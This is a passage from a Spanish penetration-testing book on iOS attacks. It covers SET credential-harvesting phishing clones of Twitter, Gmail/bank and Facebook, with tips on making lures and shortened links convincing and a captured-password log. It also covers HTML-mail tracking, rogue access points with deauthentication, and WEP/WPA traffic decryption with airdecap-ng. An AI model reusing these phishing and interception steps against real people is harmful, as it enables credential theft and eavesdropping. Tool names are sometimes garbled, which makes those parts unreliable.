Muchos especialistas opinan que la ingeniería social es un gran riesgo en la actualidad. Aunque día a día las personas van estando más concienciadas, las técnicas de ingeniería social avanzan y los métodos son cada vez más complejos. Los dispositivos móviles son un nuevo foco en el que el engaño puede ser hecho con bastante facilidad y SET avanzará a estas pruebas de concepto que se presentan en este capítulo.




Imagen 09.11. Menu de SET.

Para la prueba de concepto se utilizará SET, el cual se encuentra en la distribución de *GNU/Linux* para auditoría de seguridad *BackTrack 5*. SET se encuentra disponible en la siguiente ruta, en una distribución *BackTrack 5*, */pentest/exploits/set*

6. PoC: Hacking con Twitter

En esta prueba de concepto se utilizará SET para realizar un clon del sitio web de *Twitter* con el objetivo de disponer en un servidor o una máquina local de un inicio de sesión falso de esta web.

Para llevar a cabo esta acción se debe arrancar SET y se utilizará la técnica denominada *harvesting* de credenciales. Esta técnica permite al atacante montar un sitio web similar al real con el objetivo de recolectar las credenciales de la víctima. Para esta prueba de concepto se parte del siguiente escenario:

- Atacante con una máquina *BackTrack 5* con un servidor web el cual facilitará el sitio falso a las víctimas
- La víctima recibirá un *Tweet* a través de *Twitter* con un *link* acortado, el cual al resolverse mostrará en la aplicación un navegador embebido con el sitio web falso. La víctima no visualizará ningún dominio o dirección IP extraña, por lo que no perderá la confianza en lo que está viendo.
- Para engañar a la víctima, cuando esta acceda a ejecutar el *link* llegará a un sitio web de inicio de sesión de *Twitter*, como si la sesión hubiera caducado.

A continuación se procede a realizar la configuración del servidor para clonar el inicio de sesión de *Twitter*. En primer lugar tras ejecutar SET, se debe elegir la opción dos del menú principal, denominada "*Website Attack Vectors*".

```
Select from the menu:
1. Spear-Phishing Attack Vectors
2. Website Attack Vectors
3. Infectious Media Generator
4. Create a Payload and Listener
5. Mass Mailer Attack
6. Teensy USB HID Attack Vector
7. SMS Spoofing Attack Vector
8. Wireless Access Point Attack Vector
9. Third Party Modules
10. Update the Metasploit Framework
11. Update the Social Engineer Toolkit
12. Help, Credits, and About
13. Exit the Social-Engineer Toolkit

Enter your choice: 2
```

Imagen 09-12: Elección del vector de ataque web en SET

Tras elegir el vector de ataque hay que elegir la técnica que se utilizará. En este caso se pulsará la opción número tres, denominado **"Credential Harvester Attack Method"**.

En esta técnica se pedirá si se quiere utilizar una plantilla de las que proporciona SFT o utilizar un clonado *in situ* de un sitio web. Cabe destacar que SFT es capaz de realizar una copia de un sitio web, aunque esta esté bajo SSL.

```
[!] Website Attack Vectors [!]  
1. Web Templates  
2. Site Cloner  
3. Custom Import  
4. Return to main menu  
Enter number (1-4)
```

Imagen 09.13: Elección de clonación de sitio web

En este ejemplo la dirección IP del sitio clonado es 192.168.0.61, por lo que en el *link* que se enviará por *Twitter* apuntaría a esa dirección IP. El envío del *Tweet* debe ser lo más natural posible para que el mayor número de usuarios tengan la confianza para acceder a dicha URL. Se puede utilizar los *hashtags* para llegar al mayor número de usuarios posibles.



Imagen 09.14: Recepción de tweet malicioso

El usuario tras recibir el *Tweet* puede abrirlo o no abrirlo. Este hecho dependerá de la confianza que le suscite el mensaje. Este es el momento de la ingeniería social más imaginativa. Este es un ataque que ha permitido el robo de credenciales de famosos, gracias a las nuevas tecnologías y el desconocimiento de éstas.



Imagen 09.15: Apertura del navegador embebido

Se puede visualizar como al abrir el *link* se muestra el navegador embebido en la aplicación y en la barra de título se muestra la dirección URL. Esta dirección URL que se muestra está acortada, por lo

que no levantara sospechas en los usuarios víctimas. Se ha utilizado *hinky* para realizar dicha acción, pero se puede utilizar otros *shortners* con el mismo resultado positivo.




Imagen 09.16: Web de Twitter no real mostrada en el navegador embebido

Tras la carga de sitio web la barra del título solo indica *Twitter*, por lo que el usuario no sospecharía ninguna acción maliciosa. La página que se muestra es la del *login*, por lo que la víctima puede suponer que se ha caducado la sesión y debe introducir sus credenciales.

Se ha suplantado el sitio web normal, el que no se encuentra optimizado para sitios móviles. Se podría haber suplantado el sitio web móvil de *Twitter* o incluso realizar un sitio web que imita al inicio de sesión en la aplicación. Con estos últimos retoques se habría conseguido más realismo del que ya desprende

```
192.168.0.157 [20/Dec/2012 11:35:46] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username or_email] Victima
POSSIBLE PASSWORD FIELD FOUND: session[password] 123abc
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect after login /
PARAM: authenticity token c0f399a60b899092ab22ca2219a3f9fe345143d4
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT
```

Imagen 09.17: Credenciales recogidas del phishing

En esta imagen se puede visualizar como la víctima hace clic sobre el *link* y accede, desde el navegador embebido, al sitio falso de *Twitter*. Además, la víctima introduce las credenciales que son almacenadas por SLL en el mismo instante.

7. PoC: Hacking con Gmail

En esta prueba de concepto se utilizará la aplicación de *Gmail* para iOS para realizar un *phishing*. Tal y como se ha explicado en la prueba de concepto con *Twitter*, la aplicación de *Gmail* realiza una operativa similar al embeber el navegador dentro de la propia aplicación.

La transición que se explicará entre el correo recibido en la aplicación de *Gmail* y el navegador embebido no refleja ningún dato o sospecha sobre la página que realmente se puede visualizar. Es por esta razón que este tipo de aplicaciones es un blanco sencillo para el *phishing*, ya que ayudarán más al atacante que al usuario víctima del suceso.

La idea a realizar en esta prueba de concepto es enviar un correo, ya puede ser masivo en busca de gran cantidad de víctimas, con el que un usuario reciba un *link* que al abrirlo le redirija a la página de autenticación de *Gmail*. De este modo el usuario pensará que la sesión se le ha caducado. Pero es mucho más común recibir *phishing* bancario en el correo, el cual, y gracias a la implementación de la aplicación, no levantará sospecha si esta realmente cuidada en su estética.

En primer lugar se utilizará SET de nuevo para preparar un sitio web clonado del inicio de un banco cualquiera. Se utilizará el sitio web *Fake Mailer* para enviar correos electrónicos *sponsored*, con este sitio web es sencillo y rápido el proceso de envío de correos electrónicos con las sus y fácilmente personalizables.




Imagen 09 18 Correo *sponsored* para el *phishing*.

Una vez enviado el correo y de tener preparado SFT con el sitio web clonado y preparado para recibir la petición de las víctimas habrá que esperar a que éstas caigan en el *phishing* que se ha creado. El correo electrónico debe ser lo más creíble posible, incluso siendo interesante la posibilidad de incorporar imágenes que puedan proporcionar confianza a la víctima de que realmente el correo es real.

En la siguiente imagen se puede visualizar como el correo que llega tiene el dominio *bancoMalicioso*, siendo este cambiado en un caso real por la entidad que se quiera. Si el correo electrónico es lo más real posible, existe gran cantidad de posibilidades de que no se considere *spam* y llegue a la bandeja de entrada del usuario.




Imagen 09-19: Acceso al sitio web falso sin barra de direcciones

En la parte derecha de la imagen se puede visualizar tras pulsar sobre el link incorporado en el mail falso, <http://tinyurl.com/bancoMalicioso>, se accede al sitio web montado con SFT.

TinyURL es un *shortener* realmente interesante ya que, como se ha visto en la imagen anterior, permite crear los links de manera personalizada, siempre y cuando el nombre este disponible. De este modo se puede personalizar aun más el correo y la trampa que se propone al usuario.

8. PoC: Hacking con Facebook

Como se ha ido observando a lo largo del capítulo, las aplicaciones más famosas, tanto de redes sociales o gestión de correo personal, son vulnerables a ingeniería social. Hacen realmente sencillo que un usuario cualquiera caiga en un *phishing*, independientemente de nivel de este usuario.

La aplicación de *Facebook* no se queda atrás e implementa también el mismo fallo de seguridad que se ha estudiado en las pruebas de concepto anteriores. Como se puede visualizar en la siguiente imagen, cuando un usuario pulsa sobre un *link* que alguien depositó en su muro, se abre la vista embebida de navegador, de nuevo, sin la barra de direcciones.




Imagen: 09:20: Navegador embebido en *Facebook* sin la barra de direcciones

El problema radica en el *UIWeb View*. Este componente de desarrollo no implementa la barra de direcciones, por lo que es un problema de seguridad. Esta situación ocurre de manera similar con el componente equivalente en la plataforma *Android*, por lo que este tipo de ataques se extiende a dicha plataforma.

9. El correo electrónico en iOS

El cliente de correo electrónico que viene por defecto en el sistema operativo *iOS* dispone de una configuración predeterminada que permite la carga de imágenes en mensajes de correo electrónico recibidos en formato HTML.

Esta característica permite a un atacante que envíe un mensaje de correo electrónico personalizado cargar una imagen desde una URL que apunte a un servidor controlado. En otras palabras, cuando el cliente de correo *Mail* intenta recuperar toda la información del mensaje, realizará una petición HTTP al servidor donde se enlaza la imagen. En este servidor preparado se recogerá información sensible como se especifica a continuación.

- Dirección IP desde la que la víctima se encuentra conectada. Esta dirección puede utilizarse para geolocalizar al usuario y averiguar su ubicación física.

- Versión de iOS. El *User Agent* informará en el servidor malicioso configurado que versión del sistema operativo de iPhone/iPad/iPod Touch se está ejecutando, además de la compilación del motor *webkit*.

- El operador de comunicación. Si el cliente de correo electrónico se conecta a Internet a través de una operadora GPRS, 3G, el atacante podrá conocer cuál es la compañía de este. La dirección IP que se registrará en la petición pertenecerá a un operador de comunicaciones concreto.

Es realmente interesante entender como enviando un correo en formato HTML e insertándole los *links* que se quieran (es decir, un poco de personalización del correo, se puede engañar al cliente *Mail*). Cuando el cliente intenta recuperar el contenido de esos *links* realiza peticiones a los sitios del hipervínculo, con lo que se recogerá información en un servidor preparado para ello.

Cabe destacar que se puede conseguir que un dispositivo iOS realice peticiones a un servidor de *exploits* preparado con algún *exploit* para verificar la seguridad del terminal, por lo que esta técnica es una vector de ataque muy interesante en el tipo *client-side attack* para iOS.

Además, este tipo de técnica y comportamiento podría ser utilizado para forzar a la víctima del *mail* a realizar peticiones que puedan resultar ser ataques contra sistemas vulnerables. Por ejemplo, realiza peticiones a variables de un sitio web que puedan ser vulnerables a *SQL Injection*, tal y como se puede visualizar en la imagen.




Imagen 9.1. Petición en HTML ejecutada por el cliente *Mail*.

Los dispositivos de Apple anteriores al iPhone 3GS no disponen de soporte por lo que serán vulnerables siempre a este tipo de ataques *client-side*.

10. Mobile Pwn2Own

Los *exploits* no abundan en el mundo de los dispositivos móviles, por ello, cuando se publica alguno se crea gran expectación. Existe un mercado en el que se mueven grandes cifras económicas, que buscan estos *exploits* para dispositivos móviles. En Amsterdam se celebra una popular competición

denominada *Pwn2Own*. En la edición de 2012 se habló de un *exploit* para iOS 6 el cual mediante un *Client side attack* se podía obtener ciertos datos de interés del dispositivo de manera consistente. Este *exploit* afectaba al navegador móvil *Safari* y probablemente también se encuentre en el *iPhone 5*.

Este *exploit* se saltaba el código firmado por *Apple* y la *sandbox* de *Safari*. Lo consiguieron encadenando distintas técnicas para lograr dicho objetivo. La ejecución del *exploit* provocaba la obtención de la libreta de direcciones, fotografías del usuario, videos que se encontrasen alojados en el terminal, el historial de navegación.

Este *exploit* podría ser utilizado para realizar un *Jailbreak* al dispositivo, incluso para el *iPhone 5*. Los creadores del *exploit* fueron *Joost Poel* y *Daan Keuper*. Estos dos investigadores decidieron no publicar el *exploit* y solo realizar la prueba de concepto en este evento. Además, decidieron borrar su trabajo deshaciéndose del *exploit* y la posibilidad de utilizar dicho *exploit* para realizar, por ejemplo, el *Jailbreak*. Este hecho hace que, posiblemente, el fallo en el *webkit* de *Safari* siga existiendo, pero el *exploit* que se aprovecha de dicha vulnerabilidad ya no existe.

En definitiva, no existe un gran número de *exploits* públicos que puedan ayudar a los *hackers* con menos recursos a realizar un *pentest*, pero sí que existe un mercado donde están cotizados, y además, existen *hackers* que tras realizar el trabajo más difícil deciden no publicar, ni vender, dicho *exploit*.

Capítulo X

Ataques en redes Wi-Fi

1. Conexión inalámbrica en iOS

Los dispositivos iOS presentan varias formas de conectividad inalámbrica, ya sea por 3G, por Bluetooth o por Wireless (en adelante Wi-Fi). En este capítulo se van a exponer los posibles ataques que se puede realizar a un dispositivo iOS a través de una conexión Wi-Fi.

Para comenzar se van a explicar unas nociones sobre como gestionan los dispositivos iOS las conexiones Wi-Fi. Si se accede al panel de *Ajustes > Wi-Fi*, aparece el panel de configuración de las redes Wi-Fi. En dicho panel se pueden realizar las típicas tareas de configuración y gestión de redes, es decir:

- Se puede activar/desactivar la conexión Wi-Fi lo que evidentemente permite conectarse a una red Wi-Fi, aunque no es ese el único motivo para conectarse a una red inalámbrica, ya que aumenta la precisión de la localización.
- Se puede visualizar la lista de redes conocidas a las que el dispositivo se conecta automáticamente (sin pedir confirmación al usuario), es decir, que una vez que el usuario se ha conectado a una red Wi-Fi, ya sea abierta o con contraseña (se introdujo la contraseña la primera vez que se conecta a ella), esta red queda almacenada en la lista de conocidas, y a partir de ese momento, en cuanto la red está al alcance del dispositivo, y la conexión Wi-Fi está activada, el dispositivo se conectará automáticamente.
- Por último, existe una opción para que el dispositivo pregunte antes de conectarse, en el caso de que haya redes al alcance y estas no sean conocidas.

Teniendo en cuenta el funcionamiento de las conexiones Wi-Fi en iOS, se puede preparar un Rogue AP o un punto de acceso falso, con el nombre de una red conocida por el dispositivo, de manera que se conecte automáticamente, tal y como se ha visto anteriormente. Esto da lugar a una variedad considerable de ataques conocidos, como son el MITM o Man In The Middle, hijacking de sesión, sniffing, etcétera.

En la página siguiente se pueden ver dos imágenes referentes al panel de administración de redes Wi-Fi y a la configuración de una de esas redes.



Imagen 10.01 Pantalla de ajustes en iOS



Imagen 10.02 Configuración de la red Wireless

La conexión de los dispositivos y los Rogue AP

Existe un vector de ataque clásico, muy conocido, y que en el sistema operativo iOS se puede aprovechar. Este vector de ataque es el de la política de conexión de redes *Wireless* conocidas, a la cual puede dar como resultado un ataque de tipo *Man In The Middle* en redes *Wi-Fi* por medio de un *Rogue AP* simulando ser la red "habitual" de la conexión. Además, existen una serie de fallos de implementación en la gestión de las conexiones *Wi-Fi*, los cuales pueden ayudar a un atacante a obtener resultados exitosos.

El primer fallo que se conoce es la lista de redes conocidas. Cabe destacar que la primera característica de falta de seguridad es la no posibilidad de ver qué redes contienen la lista de *Wi-Fi* que conoce un dispositivo iOS. Esta lista se encuentra almacenada en un fichero en la ruta `/private/var/keychains/keychain-2.db`, el cual no puede ser visualizado desde ninguna opción del dispositivo.

La única manera de eliminar una red conocida es encontrarse en el radio de esta y ejecutar la opción "olvidar esta red". La opción de "Preguntar al conectar" solo hace referencia a nuevas redes y no a

las redes ya conocidas con anterioridad, por lo que seguna conectándose de manera automática a las redes ya conocidas.




Imagen 10.93: Opción "Preguntar al conectar" en las redes *Wireless*.

El segundo fallo conocido es el de la política de conexión a las redes conocidas. Este segundo fallo de seguridad se puede explicar ejemplificando el siguiente escenario.

- Supóngase un entorno en el que un usuario tiene un alto movimiento geográfico.
- El usuario se conecta a 20 redes conocidas con asiduidad.

El sistema operativo iOS aplica una política LIFO, *Last In First Out*, para elegir a que red se conecta primero, es decir, la última red conocida es la que tiene mayor prioridad, pero en ningún caso el usuario puede configurar dicha política.

El tercer fallo, y el más importante, hace referencia a la forma que tiene el dispositivo de identificar a una red conocida. Esta política ha ido cambiando a lo largo de diferentes versiones del sistema operativo. En las versiones inferiores a iOS 4.2.1, el reconocimiento de una red Wi-Fi se realizaba solamente por el SSID, es decir, únicamente por el nombre de la red. Esta situación mostraba un gran vector de ataque a un usuario malicioso, ya que simplemente con saber el nombre de la red a la que el dispositivo suele conectarse, se podría suplantar dicho punto de acceso con una red totalmente abierta. Cuando los usuarios de iOS con versiones anteriores a la 4.2.1 estuvieran en el radio de dicha red falsa se conectarían automáticamente.

Lo realmente interesante es que ante la existencia de las dos redes en el mismo entorno físico, es decir, la verdadera y la suplantada, prevalece la que tiene más potencia de señal.

El cuarto fallo es el reconocimiento de la red por nombre y descripción, pero no por ESSID. Una red Wi-Fi puede identificarse por el SSID (nombre), el BSSID (MAC del punto de acceso) o el ESSID (*Extended SSID*) que se utiliza para las redes que tienen mas de un AP que da servicio al mismo SSID. Por esta razón si en un edificio hay diversos AP con el mismo nombre para la red Wi-Fi, el equipo puede ir cambiando de un AP a otro sin pérdida de conexión. Si una red Wireless de tipo infraestructura debe ser reconocida por su ESSID, sin embargo en iOS, se permite conectar a cualquier AP que tenga el mismo SSID y la misma configuración de cifrado y autentificación. Esto es un fallo de seguridad que un usuario malintencionado puede utilizar para suplantar un punto de acceso o *Rogue AP* con la misma configuración que el real, conociendo su nombre, su configuración y su clave de cifrado. Cualquier usuario conectado a la red conoce la configuración de esta, por lo que puede crear el *Rogue AP* y esperar a que el dispositivo iOS se conecte y realizar un MITM.

PoC: Suplantación de punto de acceso

En el siguiente escenario se dispone de los siguientes elementos.

- Dispositivo *iOS* con una versión inferior a la 4.2.1.
- Un punto de acceso con nombre *STecnico* y con configuración de cifrado WPA2 PSK

Un punto de acceso que actuara de *Rogue AP* sin configuración de cifrado, por lo que será una red de tipo abierta. El punto de acceso se configurara con el nombre *STecnico*.

El usuario del dispositivo se encuentra conectado al punto de acceso real y trabajando con su dispositivo sin ningún tipo de problemas. El atacante tras configurar el punto de acceso se coloca en el mismo radio de acción que el otro *Access Point*, por lo que existen dos dispositivos con el mismo SSID en un entorno físico. El que disponga de mayor calidad de señal será el que disponga de la asociación con el dispositivo *iOS*.




Imagen 10.04. Dispositivo *iOS* conectado a una red WPA2

¿Cómo se puede conseguir que el dispositivo *iOS* se desasocie del punto de acceso real? Se puede esperar a que se aleje de dicho punto de acceso y recoger la señal o utilizar la herramienta *airmon-ng* y *aireplay-ng* para lograr desautenticar al dispositivo del punto de acceso. Esta acción se estudiará más adelante en el presente capítulo.

Tras realizar dicha acción el dispositivo *iOS* se conecta al punto de acceso falso, gracias a que la versión de *iOS* es inferior a la 4.2.1 y solo comprueba el SSID para conectarse a las redes *Wireless*.




Imagen 10.05. Dispositivo *iOS* conectado a un *Rogue AP*

Si por otro lado el dispositivo dispusiera de una versión superior a la comentada anteriormente habría que suplantar la configuración real del punto de acceso. En otras palabras habría que *hackear* la red *Wi-Fi* o disponer de los datos mediante otra vía. Si la red dispone de cifrado WEP, *hackearla* sería bastante rápido, si la red tuviera cifrado WPA habría que estudiar los distintos casos posibles, como por ejemplo claves generadas por defecto, cifrado TKIP, compatibilidad con WPS, etcétera.

2. Sniffing

El *sniffing* como tal no es sinónimo de acción maliciosa, ya que un administrador de redes puede necesitar analizar el tráfico que circula por una red. Generalmente, el *sniffing* sin ninguna técnica extra a realizar estaba asociado a las redes concentradas o *hubs*, las cuales casi han desaparecido, pero ¿Cómo se comporta una red *Wireless*?

Las redes *Wireless* de tipo abierta son *hubs* que permiten a un usuario que se encuentra en el radio de acción de la red capturar todo tipo de paquetes que circulan por el aire, el cual es el medio físico de transmisión de la información entre el cliente y el punto de acceso.

Las redes de tipo abierta no cifran ni protegen con ninguna capa los paquetes que circulan en el medio físico, por lo que un usuario malintencionado que se encuentre en el entorno físico puede capturar el tráfico e interpretarlo. El usuario malintencionado puede configurar una tarjeta *Wireless* en modo monitor para capturar todo el tráfico que circula por el aire, con independencia del número de redes que se encuentren en dicho entorno físico.

El modo monitor y el modo promiscuo son diferentes formas de actuar por parte de una tarjeta de red. El modo monitor solo es posible en un adaptador *Wireless* y permite a un usuario capturar el tráfico, ya sea cifrado WEP, WPA o sin cifrado que circula en el aire. El modo promiscuo permite capturar y analizar todo el tráfico que "llega" a la tarjeta de red, (ya sea *Ethernet* o *Wi-Fi*), cuando el usuario ya se encuentra asociado a dicha red, es decir, cuando dispone de autoridad para estar conectado a la misma.

Conexión a una red *Wireless* abierta

Como se ha mencionado anteriormente conectarse a una red de tipo abierta tiene sus peligros por parte de los usuarios. Existen diversas configuraciones de este tipo de redes, como por ejemplo la de instalar un portal cautivo para dar acceso a Internet, aunque el tráfico entre el punto de acceso y el cliente va sin ningún tipo de cifrado. Por otro lado un atacante podría utilizar vulnerabilidades de los dispositivos iOS, (como se ha mencionado anteriormente), para lograr que uno de estos dispositivos se asocie a un *Rogue AP*.

Si se utilizará un *Rogue AP* lo más normal sería que este repartiera dirección IP, DNS y puerta de enlace, siendo esta última una máquina del atacante por donde pasaría todo el tráfico hacia Internet.

Realmente no sería necesario esto, ya que simplemente con el hecho de no utilizar cifrado en el medio de transmisión, el tráfico puede ser capturado e interpretado.

El procedimiento para capturar el tráfico de una red *Wireless* abierta sería el siguiente:

Tarjeta *Wireless* en modo monitor para capturar todo tipo de tráfico que circule por el aire, mediante el uso de la herramienta *airmon-ng*.

- Mediante el uso de la herramienta *airdecap-ng* se pueden "atrapar" todos esos paquetes que circulan en el aire, visualizar direcciones MAC de los puntos de acceso, ver máquinas asociadas a dichos puntos, visualizar a qué redes *Wireless* se conectan habitualmente los clientes, aunque la red no se encuentre en el presente entorno físico, calidad de la señal, etcétera. Además, esta herramienta permite volcar a un fichero de tipo CAP el tráfico capturado, para poder ser visualizado y analizado con herramientas como *Wireshark*, *Network Miner*, etcétera.

- Además, se pueden utilizar *sniffers* que filtren y se queden con ciertos campos que puedan interesar, como contraseñas, *cookies*, etcétera.

Conexión a una red Wireless de tipo WEP

Cuando la red es de tipo WEP o incluso WPA, se puede realizar el mismo procedimiento que en el apartado anterior. El único inconveniente que existe es que el tráfico entre el cliente y el punto de acceso se envía cifrado. Si el usuario malintencionado emplea tiempo en conseguir la clave de acceso a la red o, por cualquier otra razón ya la tiene, puede capturar el tráfico y visualizarlo, sin necesidad de asociarse al punto de acceso. Este hecho es interesante, ya que permite al atacante no registrar su dirección física o cualquier otro dato en el punto de acceso.

Para realizar el descifrado de paquetes capturados mediante el uso de la contraseña de la red *Wi-Fi* se debe utilizar la herramienta *airdecap-ng*. Esta utilidad pertenece a la suite de *aircrack-ng*.

La operativa a llevar a cabo en esta ocasión y en este escenario es la siguiente:

Se dispone de una tarjeta *Wireless* en modo monitor mediante la herramienta *airmon-ng*.

- Con *airmon-ng* se captura todo el tráfico que circula por el medio físico, en este caso el aire. Se puede filtrar por *bssid*, canal, tipo de tráfico, etcétera.

Una vez que se dispone de la captura en un fichero CAP, si se visualiza se verían las tramas 802.11 sin poder ver qué encapsulan en su interior, a diferencia de lo que ocurre en una configuración de red abierta.

Para descifrar el tráfico capturado se necesita la contraseña de la red *Wireless*. Para ello se dispone de la herramienta *airdecap-ng*, cuyo funcionamiento se expone a continuación.

Airdecap-ng dispone de una sintaxis realmente sencilla y diferente para redes WEP o WPA. Para las redes WEP la sintaxis es la siguiente: *airdecap-ng -w CLAVE_WEP -i CAP -o ARCHIVO_CAP*. El parámetro *-w* indica la clave de la red WEP, la cual debe ser conocida *a priori*, y debe ser escrita en formato hexadecimal. Para obtener el equivalente a ASCII en hexadecimal se

puede utilizar la herramienta *xxd*, por ejemplo, `echo -n <clave ASCII> | xxd -p`. El resultado es la clave en formato hexadecimal. A continuación se le puede pasar a *airdecap-ng* la clave y el fichero CAP.

Para las redes WPA, la sintaxis es la siguiente *airdecap-ng -e <nombre de la red o SSID> -p <clave red WPA> <fichero CAP>*. Se necesita el *handshake* capturado con *airodump-ng*. Hay que recordar que el *handshake* se puede conseguir en la autenticación de un cliente con un punto de acceso.

Una vez que se dispone del archivo CAP descifrado, se puede investigar el tráfico en plano y obtener información confidencial de la víctima.

```

[alphanalpha-pc capturas para analizar]$ airdecap-ng -e Wireless -p 1234567891234 captura_01.cap
Total number of packets read      9455
Total number of WEP data packets    0
Total number of WPA data packets  113
Number of plaintext data packets    0
Number of decrypted WEP packets     0
Number of corrupted WEP packets     0
Number of decrypted WPA packets     0

